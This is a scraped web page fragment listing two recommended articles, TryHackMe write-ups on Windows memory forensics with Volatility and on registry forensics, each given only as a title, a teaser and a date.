


In System Weakness by Joseph Alan

TryHackMe Critical Write-Up: Using Volatility For Windows Memory Forensics

This challenge focuses on memory forensics, which involves understanding its concepts, accessing and setting up the environment using tools...

Jul 18, 2024 🖱 46 💬 1



MAGESH

Secret Recipe-Tryhackme Writeup

Perform Registry Forensics to Investigate a case.

Aug 21, 2024  2



See more recommendations